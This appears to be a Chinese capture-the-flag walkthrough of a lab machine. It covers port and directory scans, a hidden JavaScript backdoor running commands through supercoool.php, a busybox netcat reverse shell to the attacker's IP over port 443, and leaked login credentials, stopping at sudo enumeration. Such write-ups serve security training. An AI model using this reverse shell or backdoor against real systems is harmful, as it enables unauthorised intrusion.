难度:Medium

一.初步探测–主机发现和信息收集

1
2
3
4
5
6
7
8
9
10
11
 nmap -sT -p- --min-rate=10000 192.168.53.207
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 12:58 +0800
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 40.66% done; ETC: 13:00 (0:01:25 remaining)
Nmap scan report for hacker.maze-sec.hmv (192.168.53.207)
Host is up (0.12s latency).
Not shown: 61264 filtered tcp ports (no-response), 4268 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https

一共三个端口:22,80,443

接着探测版本服务:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯  nmap -sT -p22,80,443 -sV 192.168.53.207
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 13:01 +0800
Nmap scan report for hacker.maze-sec.hmv (192.168.53.207)
Host is up (0.0028s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open http Apache httpd 2.4.62 ((Debian))
443/tcp open ssl/http Apache httpd 2.4.62
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.59 seconds

接下来使用-sC探测:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
❯  nmap -sT -p22,80,443 -sV -sC 192.168.53.207
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 13:02 +0800
Nmap scan report for hacker.maze-sec.hmv (192.168.53.207)
Host is up (0.0021s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Did not follow redirect to https://hacker.maze-sec.hmv/
|_http-server-header: Apache/2.4.62 (Debian)
443/tcp open ssl/http Apache httpd 2.4.62
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.62 (Debian)
| ssl-cert: Subject: commonName=hacker.maze-sec.hmv/organizationName=Maze-Sec/stateOrProvinceName=Beijing/countryName=CN
| Not valid before: 2025-05-17T09:19:35
|_Not valid after: 2035-05-15T09:19:35
| tls-alpn:
|_ http/1.1
|_http-title: \xE5\x9C\xA8\xE7\xBA\xBF\xE9\xBB\x91\xE5\xAE\xA2\xE6\xA8\xA1\xE6\x8B\x9F\xE5\x99\xA8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.24 seconds

注意:hacker.maze-sec.hmv

二.渗透测试–初步打点


打开网页:

发现是一个介绍页面,查看F12:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
<!DOCTYPE html>
<html lang="zh">
<head>
<meta charset="UTF-8">
<title>Console · 黑客的窗口</title>
<style>
* {
box-sizing: border-box;
}

html, body {
margin: 0;
padding: 0;
height: 100%;
background-color: #000;
color: #00FF00;
font-family: 'Courier New', Courier, monospace;
display: flex;
justify-content: center;
align-items: center;
overflow: hidden;
}

.terminal {
max-width: 90%;
width: 800px;
font-size: clamp(14px, 2vw, 18px);
white-space: pre-wrap;
line-height: 1.6;
}

.line::after {
content: '_';
animation: blink 1s step-end infinite;
}

@keyframes blink {
50% { opacity: 0; }
}

body::before {
content: '';
position: absolute;
top: 0;
left: 0;
width: 100%;
height: 100%;
background: repeating-linear-gradient(
0deg,
rgba(0, 255, 0, 0.05),
rgba(0, 255, 0, 0.05) 1px,
transparent 1px,
transparent 2px
);
pointer-events: none;
}
</style>
</head>
<body>
<div class="terminal" id="terminal"></div>

<script>
const lines = [
"console 是程序员与系统之间最原始的通信界面。",
"在黑客文化中,它不仅是工具,更是战场。",
"从 BBS、Telnet 到 DevTools,console 始终是黑客操控系统的窗口。",
"你看到的不是字符,而是对抗现实的刀锋。",
"",
"\"The quieter you become, the more you are able to hear.\" — 黑客信条",
"",
"powered by shell · terminal · devtools · root@reality"
];

class TerminalTyper {
constructor(lines, containerId) {
this.lines = lines;
this.terminal = document.getElementById(containerId);
this.currentLine = 0;
this.currentChar = 0;
}

start() {
this.typeLine();
}

typeLine() {
if (this.currentLine >= this.lines.length) return;

const lineText = this.lines[this.currentLine];
const lineElem = document.createElement('div');
const isEmpty = lineText.trim() === '';
if (!isEmpty) lineElem.className = 'line';

this.terminal.appendChild(lineElem);

const typeChar = () => {
if (this.currentChar < lineText.length) {
lineElem.textContent += lineText[this.currentChar++];
requestAnimationFrame(typeChar);
} else {
this.currentLine++;
this.currentChar = 0;
setTimeout(() => this.typeLine(), 300); // 下一行间隔
}
};

typeChar();
}
}

new TerminalTyper(lines, 'terminal').start();
</script>
</body>
</html>

并没有有效信息:

接下来 我们进行目录扫描:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
╭─ /home/kali/Desktop/tools/隧道    with root@kali at 00:25:20 ─╮
╰─❯ dirsearch -u "http://192.168.53.207/" ─╯
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/tools/隧道/reports/http_192.168.53.207/__26-10-08_01-07-13.txt

Target: http://192.168.53.207/

[01:07:13] Starting:
[01:07:14] 403 - 279B - /.ht_wsr.txt
[01:07:14] 403 - 279B - /.htaccess.bak1
[01:07:14] 403 - 279B - /.htaccess.save
[01:07:14] 403 - 279B - /.htaccess.orig
[01:07:14] 403 - 279B - /.htaccess_orig
[01:07:14] 403 - 279B - /.htaccess_sc
[01:07:14] 403 - 279B - /.htaccess_extra
[01:07:14] 403 - 279B - /.htaccessBAK
[01:07:14] 403 - 279B - /.htaccess.sample
[01:07:14] 403 - 279B - /.htaccessOLD
[01:07:14] 403 - 279B - /.htaccessOLD2
[01:07:14] 403 - 279B - /.html
[01:07:14] 403 - 279B - /.htm
[01:07:14] 403 - 279B - /.httr-oauth
[01:07:14] 403 - 279B - /.htpasswds
[01:07:14] 403 - 279B - /.htpasswd_test
[01:07:14] 403 - 279B - /.php
[01:07:27] 403 - 279B - /server-status/ [01:07:27] 403 - 279B - /server-status
Task Completed


没有任何信息,但是我们看到存在端口443 访问443端口查看:

发现显示为403,通过前面的信息收集,发现一个域名:

hacker.maze-sec.hmv


写入hosts文件中通过域名映射ip 直接访问域名:

发现是一个黑客模拟器,点击开搞会触发黑客弹窗

2.1 二次信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
❯  dirb https://hacker.maze-sec.hmv/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 8 13:52:33 2026
URL_BASE: https://hacker.maze-sec.hmv/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://hacker.maze-sec.hmv/ ----
==> DIRECTORY: https://hacker.maze-sec.hmv/css/
==> DIRECTORY: https://hacker.maze-sec.hmv/img/
+ https://hacker.maze-sec.hmv/index.html (CODE:200|SIZE:40821)
==> DIRECTORY: https://hacker.maze-sec.hmv/js/
+ https://hacker.maze-sec.hmv/server-status (CODE:403|SIZE:285)

---- Entering directory: https://hacker.maze-sec.hmv/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://hacker.maze-sec.hmv/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://hacker.maze-sec.hmv/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Oct 8 13:52:54 2026
DOWNLOADED: 4612 - FOUND: 2

依然没发现有价值的信息,我们ctrl+u 查看源代码:

重点查看hacker.js:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
document.addEventListener('keydown', function (e) {
if (e.ctrlKey && e.shiftKey && e.key === 'Z') {
let cmd = prompt('请输入调试命令:');
if (cmd) {
let path = ['su', 'per', 'co', 'ool'].join('') + '.php';
let param = ['cm', 'd='].join('');
let url = './' + path + '?' + param + encodeURIComponent(cmd);
fetch(url)
.then(res => res.text())
.then(txt => {
alert('命令输出:\n' + txt);
});
}
}
});


2.2web页中的隐藏后门


发现后门代码 数组拼接为supercool.php文件,且存在参数cmd,该后门通过ctrl+shift+z 触发:

输入id可以执行命令:

通过该后门建立反向shell连接:

1
busybox nc 192.168.53.50 4444 -e sh

奇怪,这个靶机无法通过4444建立反向连接,经推测应该是禁止大号端口连接,以便于识别常规shell端口(4444,8888)这些

所以,我们通过监听443端口伪装成https正常服务

三.获取系统初步立足点

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Active code page: 65001
'.\nc.exe' is not recognized as an internal or external command,
operable program or batch file.
*********************使用说明*********************
使用: .\nc.exe -h


**************************************************
'\n' is not recognized as an internal or external command,
operable program or batch file.
Microsoft Windows [Version 10.0.26200.9550]
(c) Microsoft Corporation。保留所有权利。

G:\HackTools\Online_tools打包版\Online_tools打包版\storage\NC工具>nc64 -lvnp 443
listening on [any] 443 ...

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Active code page: 65001
'.\nc.exe' is not recognized as an internal or external command,
operable program or batch file.
*********************使用说明*********************
使用: .\nc.exe -h


**************************************************
'\n' is not recognized as an internal or external command,
operable program or batch file.
Microsoft Windows [Version 10.0.26200.9550]
(c) Microsoft Corporation。保留所有权利。

G:\HackTools\Online_tools打包版\Online_tools打包版\storage\NC工具>nc64 -lvnp 443
listening on [any] 443 ...
connect to [192.168.53.50] from (UNKNOWN) [192.168.53.207] 37150
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

成功建立反向shell

3.1 内网主机信息收集

首先进行shell稳定,接着对主机进行信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
connect to [192.168.53.50] from (UNKNOWN) [192.168.53.207] 37150
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty;pty.spawn("/bin/bash");"
ls
css
dab.png
geek-hacker-typer.jpg
globe.gif
green-back.jpg
he6.jpg
img
index.html
js
lock-green.gif
lock-green.gif.ifl
map1.jpg
og.jpg
supercoool.php
python3 -c "import pty;pty.spawn(\"/bin/bash\");"
bash-5.0$ clear
clear
TERM environment variable not set.
bash-5.0$ ls
ls
css green-back.jpg js og.jpg
dab.png he6.jpg lock-green.gif supercoool.php
geek-hacker-typer.jpg img lock-green.gif.ifl
globe.gif index.html map1.jpg
bash-5.0$

接着查找suid的文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
bash-5.0$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/bash
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device

没发现特殊文件,sudo -l 也没有任何结果

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
bash-5.0$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

sudo: 3 incorrect password attempts
bash-5.0$

在web目录下也没看见什么信息

查看/etc/passwd

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
bash-5.0$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
qaq:x:1001:1001::/home/qaq:/bin/bash
bash-5.0$

发现qaq welcome用户

3.2 垂直越权到普通用户

最终发现 /home/welcome下存在文件:.viminfo 查看:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
bash-5.0$ ls -la
ls -la
total 10344
drwxr-xr-x 3 welcome welcome 4096 Oct 8 00:18 .
drwxr-xr-x 4 root root 4096 May 16 2025 ..
-rw------- 1 welcome welcome 1177 Oct 8 00:18 .bash_history
-rw-r--r-- 1 welcome welcome 220 Apr 11 2025 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11 2025 .bashrc
-rw-r--r-- 1 welcome welcome 807 Apr 11 2025 .profile
drwx------ 2 welcome welcome 4096 Oct 7 23:17 .ssh
-rw-r--r-- 1 root root 19 May 16 2025 .viminfo
-rwxr-xr-x 1 welcome welcome 10551458 Oct 7 23:06 chisel
-rw-r--r-- 1 root root 44 May 17 2025 user.txt
bash-5.0$ cat .viminfo
cat .viminfo
welcome:welcome123
bash-5.0$

凭据登录成功

四.水平越权–越权qaq账号

我们已经拿到了welcome的初始权限,sudo -l 查看

1
2
3
4
5
6
7
8
welcome@Console:~$ sudo -l
[sudo] password for welcome:
Matching Defaults entries for welcome on Console:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Console:
(qaq) PASSWD: /bin/cat /opt/flask-app/logs/flask.log
welcome@Console:~$

发现可以查看/opt/flask-app/logs/flask.log

